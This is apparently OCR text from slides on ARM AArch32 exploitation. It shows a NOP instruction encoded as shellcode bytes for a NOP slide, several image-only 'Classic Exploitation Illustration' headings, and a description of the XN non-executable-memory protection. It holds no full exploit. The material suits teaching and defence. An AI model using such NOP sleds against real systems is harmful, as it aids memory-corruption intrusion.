
No Operation

In ARM AARCH32, we use **MOV R1, R1** to do No Operation.
The hexadecimal representation for mov r1, r1 is 0xE1A01001 → \x01\x10\xa0\xe1.


NOP slide




Classic Exploitation Illustration




Classic Exploitation Illustration




Classic Exploitation Illustration



Classic Exploitation Illustration




Classic Exploitation Illustration




eXecute Never (XN)

- -zexecstack
- This protection marks writable regions of memory as non-executable.
- This prevents the processor from executing in these marked regions of memory.

